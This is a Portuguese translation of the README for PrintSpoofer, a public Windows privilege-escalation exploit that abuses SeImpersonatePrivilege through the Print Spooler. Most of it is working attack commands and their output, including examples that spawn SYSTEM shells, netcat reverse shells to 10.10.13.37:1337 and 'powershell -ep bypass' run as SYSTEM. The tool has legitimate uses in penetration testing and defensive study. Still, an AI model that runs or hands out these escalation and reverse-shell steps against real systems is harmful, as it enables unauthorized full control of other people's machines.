 itm4n/printspoofer
Abusando de privilégios de impersonação através do "Printer Bug"

De LOCAL/NETWORK SERVICE a SYSTEM abusando de SeImpersonatePrivilege no Windows 10 e Server 2016/2019.
Para mais informações: https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/.
Você pode verificar a mensagem de ajuda usando a opção -h.
C:\TOOLS>PrintSpoofer.exe -h

PrintSpoofer v0.1 (by @itm4n)

  Provided that the current user has the SeImpersonate privilege, this tool will leverage the Print
  Spooler service to get a SYSTEM token and then run a custom command with CreateProcessAsUser()

Arguments:
  -c <CMD>    Execute o comando *CMD*
  -i          Interaja com o novo processo no prompt de comando atual (padrão é não interativo)
  -d <ID>     Crie um novo processo na área de trabalho correspondente a esta sessão *ID* (verifique seu ID com qwinsta)
  -h          Esse sou eu :)

Examples:
  - Executar PowerShell como SYSTEM no console atual
      PrintSpoofer.exe -i -c powershell.exe
  - Criar um prompt de comando SYSTEM na área de trabalho da sessão 1
      PrintSpoofer.exe -d 1 -c cmd.exe
  - Obter um reverse shell como SYSTEM
      PrintSpoofer.exe -c "c:\Temp\nc.exe 10.10.13.37 1337 -e cmd"

Se você tem um shell interativo, pode criar um novo processo SYSTEM no seu console atual.
Caso de uso: bind shell, reverse shell, psexec.py, etc.
C:\TOOLS>PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19613.1000]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system
Se você pode executar comandos mas não tem um shell interativo, pode criar um novo processo SYSTEM e sair imediatamente sem interagir com ele.
Caso de uso: WinRM, WebShell, wmiexec.py, smbexec.py, etc.
Crie um reverse shell:
C:\TOOLS>PrintSpoofer.exe -c "C:\TOOLS\nc.exe 10.10.13.37 1337 -e cmd"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Netcat listener:
C:\TOOLS>nc.exe -l -p 1337
Microsoft Windows [Version 10.0.19613.1000]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system
Se você está conectado localmente ou via RDP (incluindo VDI), pode criar um prompt de comando SYSTEM na sua área de trabalho. Primeiro, verifique seu ID de sessão com o comando qwinsta e depois especifique esse valor com a opção -d.
Caso de uso: Sessão de Terminal (RDP), VDI
C:\TOOLS>qwinsta
 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
 services                                    0  Disc
 console           Administrator             1  Active
>rdp-tcp#3         lab-user                  3  Active
 rdp-tcp                                 65536  Listen

C:\TOOLS>PrintSpoofer.exe -d 3 -c "powershell -ep bypass"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
